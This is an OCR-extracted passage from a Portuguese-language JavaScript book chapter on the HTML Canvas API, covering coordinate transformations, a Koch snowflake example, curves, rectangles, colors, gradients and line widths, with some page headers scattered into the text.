
ções de `canvas`, quando as coordenadas de um ponto são especificadas, ele é considerado um ponto no sistema de coordenadas atual e não no sistema de coordenadas padrão. A matriz de transformação atual é usada para converter as coordenadas especificadas nas coordenadas equivalentes do sistema de coordenadas padrão.

O método `setTransform()` permite configurar a matriz de transformação de um `canvas` diretamente, mas as transformações de sistema de coordenadas normalmente são mais fáceis de especificar como uma sequência de translações, rotações e operações de mudança de escala. A Figura 21-7

ilustra essas operações e seus efeitos no sistema de coordenadas do `canvas`. O programa que produziu a figura desenhou o mesmo conjunto de eixos sete vezes seguidas. A única coisa que mudou a cada vez foi a transformação atual. Observe que as transformações afetam o texto e também as linhas desenhadas.

O método `translate()` simplesmente move a origem do sistema de coordenadas para a esquerda, para a direita, para cima ou para baixo. O método `rotate()` gira os eixos no sentido horário pelo ângulo especificado. (A API `Canvas` sempre especifica ângulos em radianos. Para converter graus em radianos, divida por 180 e multiplique por `Math.PI`.) O método

`scale()` aumenta ou diminui distâncias ao longo dos eixos X ou Y.



Capítulo 21 Mídia e gráficos em scripts 625

lado do client

JavaScript do

e

Figura 21-7 Transformações de sistema de coordenadas.

Passar um fator de escala negativo para o método `scale()` rebate esse eixo em torno da origem, como se fosse refletido em um espelho. Isso foi feito no canto inferior esquerdo da Figura 21-7: `translate()` foi usado para mover a origem para o canto inferior esquerdo do canvas e, então, `scale()` foi usado para rebater o eixo Y de modo que as coordenadas Y aumentassem à medida que subimos na página.

Um sistema de coordenadas rebatido como esse é conhecido nos cursos de álgebra e pode ser útil para representar pontos de dados em gráficos. Note, entretanto, que ele torna o texto difícil de ler!

21.4.4.1 Entendendo as transformações matematicamente

Acho mais fácil entender as transformações geometricamente, considerando `translate()`, `rotate()` e `scale()` como uma transformação dos eixos do sistema de coordenadas conforme ilustrado na Figura

626 Parte II JavaScript do lado do cliente 21-7. Também é possível entender as transformações algebricamente, como equações que mapeiam as coordenadas de um ponto (x,y) no sistema de coordenadas, transformado de volta para as coordenadas do mesmo ponto (x',y') no sistema de coordenadas anterior.

A chamada de método `c.translate(dx,dy)` pode ser descrita com as seguintes equações: $x' = x + dx$; // Uma coordenada X igual a 0 no novo sistema é dx no antigo $y' = y + dy$;

As operações de mudança de escala têm equações igualmente simples. Uma chamada `c.scale(sx,sy)` pode ser descrita como segue:

$$x' = sx * x;$$

$$y' = sy * y;$$

As rotações são mais complicadas. A chamada `c.rotate(a)` é descrita pelas seguintes equações trigonométricas:

$$x' = x \cos(a) - y \sin(a);$$

$$y' = y \cos(a) + x \sin(a);$$

Observe que a ordem das transformações importa. Suponha que comecemos com o sistema de coordenadas padrão de um canvas e, então, o traslademos e depois mudemos sua escala. Para mapear o ponto (x,y) no sistema de coordenadas atual de volta para o ponto (x'',y'') no sistema de coordenadas padrão, devemos primeiro aplicar as equações de mudança de escala para mapear o ponto em um ponto intermediário (x', y') no sistema de coordenadas trasladado, mas sem mudança de escala, e então usar as equações de translação para mapear desse ponto intermediário até (x'',y'') .

O resultado é este:

$$x'' = sx * x + dx;$$

$$y'' = sy * y + dy;$$

Se, por outro lado, chamássemos `scale()` antes de chamar `translate()`, as equações resultantes seriam diferentes:

$$x'' = sx * (x + dx);$$


$$y'' = sy * (y + dy);$$

O importante a lembrar ao se pensar algebricamente sobre as sequências de transformações é que você deve ir da última transformação (a mais recente) para a primeira. Contudo, ao pensar geometricamente sobre eixos transformados, você vai da primeira transformação para a última.

As transformações suportadas pelo canvas são conhecidas como transformações afins. As transforma-

ções afins podem modificar as distâncias entre pontos e os ângulos entre linhas, mas linhas paralelas sempre permanecem paralelas após uma transformação afim – não é possível, por exemplo, especificar uma distorção de lente olho de peixe com uma transformação afim. Uma transformação afim arbitrária pode ser descrita pelos seis parâmetros a até f nas seguintes equações: $x' = ax + cy + e$ e $y' = bx + dy + f$

Você pode aplicar uma transformação arbitrária no sistema de coordenadas atual, passando esses seis parâmetros para o método `transform()`. A Figura 21-7 ilustra dois tipos de transformações – cisa-



Capítulo 21 Mídia e gráficos em scripts 627

lamentos e rotações em torno de um ponto especificado – que podem ser implementadas com o método `transform()` como segue:

// Transformação de cisalhamento:

$$// x' = x + kx * y;$$

$$// y' = y + ky * x;$$

```
function shear(c,kx,ky) { c.transform(1, ky, kx, 1, 0, 0); }
```

lado do client

JavaS

```
// Gira theta radianos no sentido horário em torno do ponto (x,y) cript  
do
```

```
// Isso também pode ser feito com uma sequência  
translação,rotação,translação function rotateAbout(c,theta,x,y) {
```

e

```
var ct = Math.cos(theta), st = Math.sin(theta);
```

```
c.transform(ct, -st, st, ct, -x*ct-y*st+x, x*st-y*ct+y);
```

```
}
```

O método `setTransform()` recebe os mesmos argumentos que `transform()`, mas em vez de transformar o sistema de coordenadas atual, ele ignora o sistema atual, transforma o sistema de coordenadas padrão e torna o resultado o novo sistema de coordenadas atual. `setTransform()` é útil para redefinir o canvas temporariamente em seu sistema de coordenadas padrão: `c.save()`;

```
// Salva o sistema de coordenadas atual
```

```
c.setTransform(1,0,0,1,0,0);
```

```
// Reverte para o sistema de coordenadas padrão
```

```
// Efetua operações usando as coordenadas de pixel CSS padrão
```

```
c.restore();
```

// Restaura o sistema de coordenadas salvo

21.4.4.2 Exemplo de transformação

O Exemplo 21-6 demonstra o poder das transformações de sistema de coordenadas, usando os mé-

todos `translate()`, `rotate()` e `scale()` recursivamente para desenhar um fractal de floco de neve de Koch. A saída desse exemplo aparece na Figura 21-8, que mostra flocos de neve de Koch com níveis de recursividade 0, 1, 2, 3 e 4.

Figura 21-8 Flocos de neve de Koch.

O código que produz essas figuras é elegante, mas o uso de transformações recursivas de sistemas de coordenadas o tornam um tanto difícil de entender. Mesmo que você não acompanhe todas as nuances, note que o código contém apenas uma chamada do método `lineTo()`. Todo segmento de linha na Figura 21-8 é desenhado como segue:

```
c.lineTo(len, 0);
```

628 Parte II JavaScript do lado do cliente O valor da variável `len` não muda durante a execução do programa, de modo que a posição, a orientação e o comprimento de cada um dos segmentos de linha são determinados por translações, rotações e operações de mudança de escala.

Exemplo 21-6 Um floco de neve de Koch com transformações `var deg = Math.PI/180;`

```
// Para converter graus em radianos
```

```
// Desenha um fractal de floco de neve de Koch de nível n no contexto  
canvas c,
```

```
// com o canto inferior esquerdo em (x,y) e comprimento lateral len.
```

```
function snowflake(c, n, x, y, len) {
```

```
c.save();
```

```
// Salva a transformação corrente
```

```
c.translate(x,y);
```

```
// Translada a origem para o ponto de partida
```

```
c.moveTo(0,0);
```

```
// Inicia um novo subcaminho na nova origem
```

```
leg(n);
```

```
// Desenha o primeiro trecho do floco de neve
```

```
c.rotate(-120*deg);
```

```
// Agora gira 120 graus no sentido anti-horário
```

```
leg(n);
```

```
// Desenha o segundo trecho
```

```
c.rotate(-120*deg);
```

```
// Gira novamente
```

```
leg(n);
```

// Desenha o último trecho

c.closePath();

// Fecha o subcaminho

c.restore();

// E restaura a transformação original

// Desenha um trecho de um floco de neve de Koch de nível n.

// Esta função deixa o ponto atual na extremidade do trecho que

// desenhou e translada o sistema de coordenadas de modo que o ponto atual seja

// (0,0).

// Isso significa que você pode chamar rotate() facilmente após desenhar um trecho.

function leg(n) {

c.save();

// Salva a transformação atual

if (n == 0) {

// Caso não recursivo:

c.lineTo(len, 0); // Desenha apenas uma linha horizontal

}

else {

// Caso recursivo: desenha 4 subtrechos como: \/

c.scale(1/3,1/3);

// Os subtrechos têm 1/3 do tamanho deste trecho

leg(n-1);

// Recursividade para o primeiro subtrecho

```
c.rotate(60*deg);
```

```
// Gira 60 graus no sentido horário
```

```
leg(n-1);
```

```
//
```

Segundo

subtrecho

*c.rotate(-120*deg);*

// Gira 120 graus para trás

leg(n-1);

//

subtrecho

*c.rotate(60*deg);*

// Gira de volta para a nossa direção original

leg(n-1);

//

final

}

c.restore();

// Restaura a transformação

c.translate(len, 0);

// Mas translada para fazer o final do trecho (0,0)

}

}

snowflake(c,0,5,115,125);

// Um floco de neve de nível 0 é um triângulo equilátero

snowflake(c,1,145,115,125);

// Um floco de neve de nível 1 é uma estrela de 6 lados,

snowflake(c,2,285,115,125); //

etc.

snowflake(c,3,425,115,125);

snowflake(c,4,565,115,125);

// Um floco de neve de nível 4 parece um floco de neve!

c.stroke();

// Traça esse caminho muito complicado

21.4.5 Desenhando e preenchendo curvas

Um caminho é uma sequência de subcaminhos e um subcaminho é uma sequência de pontos conectados. Nos caminhos que definimos na Seção 21.4.1, os pontos eram conectados com segmentos de linha retos, mas nem sempre isso precisa ser assim. O objeto `CanvasRenderingContext2D` define vários métodos que adicionam um novo ponto no subcaminho e conectam o ponto atual a esse novo **lado do client Jav**

ponto com uma curva:

aScript do

`arc()`

e

Este método adiciona um arco no subcaminho atual. Ele conecta o ponto atual ao início do arco com uma linha reta e, então, conecta o início do arco ao final dele com uma parte de um círculo, deixando a extremidade do arco como o novo ponto atual. O arco a ser desenhado é especificado com seis parâmetros: as coordenadas X e Y do centro de um círculo, o raio do círculo, os ângulos inicial e final do arco e a direção (sentido horário ou anti-horário) do arco entre esses dois ângulos.

`arcTo()`

Este método desenha uma linha reta e um arco circular exatamente como o método `arc()`, mas especifica o arco a ser desenhado usando parâmetros diferentes. Os argumentos de `arcTo()` especificam pontos P1 e P2 e um raio. O arco adicionado ao caminho tem o raio especificado e é tangente à linha entre o ponto atual e P1 e também à linha entre P1 e P2. Esse método aparentemente incomum de especificar arcos na verdade é muito útil para desenhar formas com cantos arredondados. Se você especifica um raio 0, esse método desenha apenas uma linha reta do ponto atual até P1. Entretanto, com um raio diferente de zero, ele desenha uma linha reta do ponto atual na direção de P1 e então curva essa linha em um círculo até que se dirija na direção de P2.

`bezierCurveTo()`


Este método adiciona um novo ponto P no subcaminho e o conecta no ponto atual usando uma curva Bezier cúbica. A forma da curva é especificada pelos dois “pontos de controle” C1

e C2. No início da curva (no ponto atual), ela vai na direção de C1. No final (no ponto P), a curva chega a partir da direção de C2. Entre esses pontos, a direção da curva varia ligeiramente. O ponto P se torna o novo ponto atual do subcaminho.

`quadraticCurveTo()`

Este método é como `bezierCurveTo()`, mas utiliza uma curva Bezier quadrática, em vez de cúbica, e tem apenas um ponto de controle.

Esses métodos podem ser usados para desenhar caminhos como os da Figura 21-9.



630 Parte II JavaScript do lado do cliente

Figura 21-9 Caminhos curvos em um canvas.

O Exemplo 21-7 mostra o código usado para criar a Figura 21-9. Os métodos demonstrados nesse código são alguns dos mais complicados da API Canvas. Consulte a seção de referência para ver detalhes completos sobre os métodos e seus argumentos.

Exemplo 21-7 Adicionando curvas em um caminho

```
// Uma função utilitária para converter ângulos de graus para radianos  
function rads(x) { return Math.PI*x/180; }
```

```
// Desenha um círculo. Mude a escala e gire, caso queira uma elipse.
```

```
// Não há um ponto atual; portanto, desenha apenas o círculo sem uma  
linha reta a partir
```

// do ponto atual até o começo do círculo.

c.beginPath();

c.arc(75,100,50,

// Centraliza em (75,100), raio 50

0,rads(360),false);

// Vai no sentido horário de 0 a 360 graus

// Desenha uma cunha. Os ângulos são medidos no sentido horário a partir do eixo x

// positivo.

// Note que arc() adiciona uma linha do ponto atual até o início do arco.

c.moveTo(200, 100);

// Começa no centro do círculo

c.arc(200, 100, 50,

// Centro e raio do círculo

rads(-60), rads(0),

// começa no ângulo -60 e vai até o ângulo 0

false);

// false significa sentido horário

c.closePath();


```
// Adiciona raio de volta até o centro do círculo
// Mesma cunha, direção oposta
c.moveTo(325, 100);
c.arc(325, 100, 50, rads(-60), rads(0), true);
// sentido anti-horário
c.closePath();

// Usa arcTo() para cantos arredondados. Aqui, desenhamos um
quadrado com
// o canto superior esquerdo em (400,50) e cantos de raios variados.
```

Capítulo 21 Mídia e gráficos em scripts **631**

```
c.moveTo(450, 50);

// Começa no meio da borda superior.
c.arcTo(500,50,500,150,30);

// Adiciona parte da borda superior e o canto superior
// direito.
c.arcTo(500,150,400,150,20); // Adiciona a borda direita e o canto
inferior esquerdo.
c.arcTo(400,150,400,50,10); // Adiciona a borda inferior e o canto
inferior esquerdo.
c.arcTo(400,50,500,50,0);

// Adiciona a borda esquerda e o canto superior esquerdo.
c.closePath();
```

// Fecha o caminho para adicionar o restante da borda superior.

lado do client

JavaScript do

// Curva Bezier quadrática: um ponto de controle

c.moveTo(75, 250);

// Começa em (75,250)

c.quadraticCurveTo(100,200, 175, 250); // Curva até (175,250)

e

c.fillRect(100-3,200-3,6,6);

// Marca o ponto de controle (100,200)

// Curva Bezier cúbica

c.moveTo(200, 250);

// Começa em (200,250)

c.bezierCurveTo(220,220,280,280,300,250);

// Curva até (300,250)

c.fillRect(220-3,220-3,6,6);

// Marca os pontos de controle

c.fillRect(280-3,280-3,6,6);

// Define alguns atributos gráficos e desenha as curvas

c.fillStyle = "#aaa"; // Preenchimentos cinza

c.lineWidth = 5;

// Linhas pretas de 5 pixels (por default)

c.fill();

// Preenche as curvas

c.stroke();

// Traça seus contornos

21.4.6 Retângulos

CanvasRenderingContext2D define quatro métodos para desenhar retângulos. O Exemplo 21-7

usou um deles, fillRect(), para marcar os pontos de controle das curvas Bezier. Todos esses quatro métodos de retângulo esperam dois argumentos que especificam um canto do retângulo, seguidos de sua largura e altura. Normalmente, você especifica o canto superior esquerdo e, então, passa uma largura positiva e uma altura positiva, mas também pode especificar outros cantos e passar dimensões negativas.

fillRect() preenche o retângulo especificado com o fillStyle atual. strokeRect() traça o contorno do retângulo especificado usando o strokeStyle atual e outros atributos de linha. clearRect() é como fillRect(), mas ignora o estilo de preenchimento atual e preenche o retângulo com pixels pretos transparentes (a cor padrão de todos os canvas em branco). O importante sobre esses três métodos é que eles não afetam o caminho atual nem o ponto atual dentro desse caminho.

O último método de retângulo é chamado rect() e não afeta o caminho atual: ele adiciona o retângulo especificado (em seu próprio subcaminho)

no caminho. Assim como outros métodos de definição de caminho, ele não preenche nem traça nada sozinho.

21.4.7 Cores, transparência, degradês e padrões

Os atributos `strokeStyle` e `fillStyle` especificam como as linhas são traçadas e as regiões preenchidas.

Frequentemente, esses atributos são usados para especificar cores opacas ou translúcidas, mas você também pode configurá-los como objetos `CanvasPattern` ou `CanvasGradient` para traçar ou preencher com uma imagem de fundo repetida ou com um degradê (gradiente) linear ou radial de cores. Além disso, você pode configurar a propriedade `globalAlpha` para tornar translúcido tudo que desenhar.

632 Parte II JavaScript do lado do cliente Para especificar uma cor uniforme, use um dos nomes de cor definidos pelo padrão HTML41 ou uma string de cor CSS:

```
context.strokeStyle = "blue";
```

```
// Traça linhas em azul
```

```
context.fillStyle = "#aaa";
```

```
// Preenche áreas com cinza-claro
```

O valor padrão de `strokeStyle` e `fillStyle` é “#000000”: preto opaco.

Os navegadores atuais suportam cores CSS3 e permitem o uso dos espaços de cores RGB, RGBA, HSL e HSLA, além das cores RGB hexadecimais básicas. Aqui estão alguns exemplos: `var colors = [`

```
"#f44",
```

```
// Valor RGB hexadecimal: vermelho
```

```
"#44ff44",
```

// Valor RRGGBB hexadecimal: verde

"rgb(60, 60, 255)",

// RGB como inteiros 0-255: azul

"rgb(100%, 25%, 100%)",

// RGB como porcentagens: violeta

"rgba(100%, 25%, 100%, 0.5)",

// RGB mais alfa 0-1: violeta translúcido

"rgba(0,0,0,0)",

// Preto completamente transparente

"transparent",

// Sinônimo do anterior

"hsl(60, 100%, 50%)",

// Amarelo totalmente saturado

"hsl(60, 75%, 50%)",

// Amarelo menos saturado

"hsl(60, 100%, 75%)",

// Amarelo totalmente saturado, mais claro

"hsl(60, 100%, 25%)",

// Amarelo totalmente saturado, mais escuro

"hsla(60, 100%, 50%, 0.5)",

// Amarelo totalmente saturado, 50% opaco

];

O espaço de cores HSL define uma cor a partir de três valores que especificam matiz, saturação e brilho. Matiz é um ângulo em graus em torno de uma roda de cores. Um matiz 0 é vermelho, 60 é amarelo, 120 é verde, 180 é ciano, 240 é azul, 300 é magenta e 360 volta para vermelho novamente.

A saturação descreve a intensidade da cor e é especificada como uma porcentagem. Cores com 0%

de saturação são tons cinzas. O brilho descreve o quanto uma cor é clara ou escura e também é especificada como uma porcentagem. Qualquer cor HSL com 100% de brilho é branco puro e qualquer cor com 0% de brilho é preto puro. O espaço de cores HSLA é como o HSL, mas adiciona um valor

alfa que varia de 0.0 (transparente) a 1.0 (opaco).

Se quiser trabalhar com cores translúcidas, mas não especificar explicitamente um canal alfa para cada cor, ou se quiser adicionar translucidez em imagens ou padrões opacos (por exemplo), pode configurar a propriedade `globalAlpha`. Cada pixel desenhado terá seu valor alfa multiplicado por `globalAlpha`. O padrão é 1, o qual não adiciona transparência. Se configurar `globalAlpha` como 0, tudo que desenhar será totalmente transparente e nada vai aparecer no canvas. Se configurar essa propriedade como 0.5, os pixels que de outro modo seriam opacos vão ser 50% opacos. E os pixels que seriam 50% opacos serão 25% opacos. Se configurar `globalAlpha`, todos os seus pixels serão translúcidos e talvez você tenha de pensar em como esses pixels são combinados (ou “compostos”) com os pixels sobre os quais são desenhados – consulte a Seção 21.4.13 para ver detalhes sobre modos de composição de Canvas.

1 Aqua, black, blue, fuchsia, gray, green, lime, maroon, navy, olive, purple, red, silver, teal, white e yellow.

Capítulo 21 Mídia e gráficos em scripts 633

Em vez de desenhar com cores uniformes (mas possivelmente translúcidas), você pode usar gradientes de cor e repetir imagens ao preencher e traçar caminhos. A Figura 21-10 mostra um retângulo traçado com linhas grossas e um estilo de traçado padronizado sobre um preenchimento de gradiente linear e sob um preenchimento de gradiente radial translúcido. Os trechos de código a seguir mostram como o padrão e os gradientes foram criados.

lado do client

Jav

Para preencher ou traçar usando uma imagem de fundo padrão, em vez de uma cor, configure `fillStyle` do

`tile` ou `strokeStyle` com o objeto `CanvasPattern` retornado pelo método `createPattern()` do objeto contexto:

e

```
var image = document.getElementById("myimage");
```

```
c.fillStyle = c.createPattern(image, "repeat");
```

O primeiro argumento de `createPattern()` especifica a imagem a ser usada como padrão. Deve ser um elemento `<img>`, `<canvas>` ou `<video>` do

documento (ou um objeto imagem criado com a construtora `Image()`). O segundo argumento normalmente é “repeat”, para repetir o preenchimento de imagem independente do tamanho da imagem, mas você também pode usar “repeat-x”, “repeaty”

ou “no-repeat”.

Note que é possível usar um elemento `<canvas>` (mesmo que nunca tenha sido adicionado no documento e não esteja visível) como fonte de padrão para outro `<canvas>`: `var offscreen = document.createElement("canvas");`

```
// Cria um canvas fora da tela
```

```
offscreen.width = offscreen.height = 10;
```

```
// Configura seu tamanho
```

```
offscreen.getContext("2d").strokeRect(0,0,6,6);
```

```
// Obtém seu contexto e desenha
```

```
var pattern = c.createPattern(offscreen,"repeat");
```

```
// E o utiliza como padrão
```

Para preencher (ou traçar) com um gradiente de cor, configure `fillStyle` (ou `strokeStyle`) com um objeto `CanvasGradient` retornado pelos métodos `createLinearGradient()` ou `createRadialGradient()` do contexto. Criar degradês é um processo de várias etapas e utilizá-los é mais difícil do que usar padrões.

O primeiro passo é criar o objeto `CanvasGradient`. Os argumentos de `createLinearGradient()` são as coordenadas de dois pontos que definem uma linha (não precisa ser horizontal nem vertical) ao longo da qual as cores vão variar. Os argumentos de `createRadialGradient()` especificam os centros e raios de dois círculos. (Não precisam ser concêntricos, mas o primeiro círculo normalmente fica inteiramente dentro do segundo.) As áreas dentro do círculo menor ou fora do maior serão preenchidas com cores uniformes: as áreas entre os dois serão preenchidas com um gradiente de cor.

Após criar o objeto `CanvasGradient` e definir as regiões do canvas que serão preenchidas, você deve definir as cores do gradiente, chamando o

método `addColorStop()` do `CanvasGradient`. O

primeiro argumento desse método é um número entre 0.0 e 1.0. O segundo argumento é uma especificação de cor CSS. Você deve chamar esse método pelo menos duas vezes para definir um gradiente de cor simples, mas pode chamá-lo mais vezes. A cor em 0.0 vai aparecer no início do gradiente e a cor em 1.0 vai aparecer no fim. Se você especificar mais cores, elas vão aparecer na posição fracionária especificada dentro do gradiente. Em outro lugar, as cores serão interpoladas suavemente.

Aqui estão alguns exemplos:

634 Parte II JavaScript do lado do cliente

```
// Um gradiente linear, diagonalmente no canvas (supondo nenhuma
transformação) var bgfade =
c.createLinearGradient(0,0,canvas.width,canvas.height);
bgfade.addColorStop(0.0, "#88f");

// Começa com azul-claro no lado superior esquerdo

bgfade.addColorStop(1.0, "#fff");

// Desbota para branco no lado inferior direito

// Um gradiente entre dois círculos concêntricos. Transparente no meio

// desbotando para cinza translúcido e depois de volta para transparente.

var peekhole = c.createRadialGradient(300,300,100, 300,300,300);
peekhole.addColorStop(0.0, "transparent");

// Transparente

peekhole.addColorStop(0.7, "rgba(100,100,100,.9)");

// Cinza translúcido

peekhole.addColorStop(1.0, "rgba(0,0,0,0)");

// Transparente outra vez
```

Um ponto importante a entender sobre os gradientes é que eles não são

independentes da posição.

Quando cria um gradiente, você especifica limites para ele. Então, se você tentar preencher uma área fora desses limites, vai obter a cor uniforme definida em uma ou na outra extremidade do gradiente.

Se você define um gradiente ao longo da linha entre (0,0) e (100, 100), por exemplo, só deve usar esse gradiente para preencher objetos localizados dentro do retângulo (0,0,100,100).

O elemento gráfico mostrado na Figura 21-10 foi criado com o padrão pattern e os gradientes bgfade e peekhole definidos anteriormente, usando o código a seguir: c.fillStyle = bgfade;

```
// Começa com o gradiente linear
```

```
c.fillRect(0,0,600,600);
```

```
// Preenche o canvas inteiro
```

```
c.strokeStyle = pattern;
```

```
// Usa o padrão para traçar linhas
```

```
c.lineWidth = 100;
```

```
// Usa linhas realmente grossas
```

```
c.strokeRect(100,100,400,400); // Desenha um quadrado grande
```

```
c.fillStyle = peekhole;
```

```
// Troca para o gradiente radial
```

```
c.fillRect(0,0,600,600);
```

```
// Cobre a tela de desenho com esse preenchimento
```

```
// translúcido
```

21.4.8 Atributos de desenho de linhas


Você já viu a propriedade lineWidth, que especifica a largura das linhas desenhadas por stroke() e strokeRect(). Além de lineWidth (e strokeStyle, é claro), existem outros três atributos gráficos que afetam o desenho de

linhas.

O valor padrão da propriedade `lineWidth` é 1 e ela pode ser configurada com qualquer número positivo, mesmo valores fracionários menores do que 1. (Linhas menores do que um pixel de largura são desenhadas com cores translúcidas, de modo que parecem menos escuras do que as linhas de 1 pixel de largura.) Para se entender completamente a propriedade `lineWidth`, é importante visualizar os caminhos como linhas unidimensional infinitamente finas. As linhas e curvas desenhadas pelo método `stroke()` são centralizadas no caminho, com metade de `lineWidth` em cada lado. Se estiver traçando um caminho fechado e só quiser que a linha apareça fora do caminho, trace o caminho primeiro e, então, preencha com uma cor opaca para ocultar a parte do traço que aparece dentro do caminho.

Ou então, se só quiser que a linha apareça dentro de um caminho fechado, chame os métodos `save()` e `clip()` (Seção 21.4.10) primeiro e, então, chame `stroke()` e `restore()`.

As larguras de linha são afetadas pela transformação atual, conforme se pode comprovar nos eixos em escala da Figura 21-7. Se você chama `scale(2,1)` para mudar a escala da dimensão X e deixa Y



Capítulo 21 Mídia e gráficos em scripts 635

lado do client

JavaScript do


e

Figura 21-10 Preenchimentos de padrão e gradiente.

intacta, as linhas verticais serão duas vezes mais largas que as horizontais desenhadas com a mesma configuração de `lineWidth`. É importante entender que a largura da linha é determinada por `lineWidth` e pela transformação atual no momento em que `stroke()` é chamado e não no momento em que `lineTo()` ou outro método de construção de caminho é chamado.

Os outros três atributos de desenho de linhas afetam a aparência das extremidades não conectadas de caminhos e dos vértices onde dois

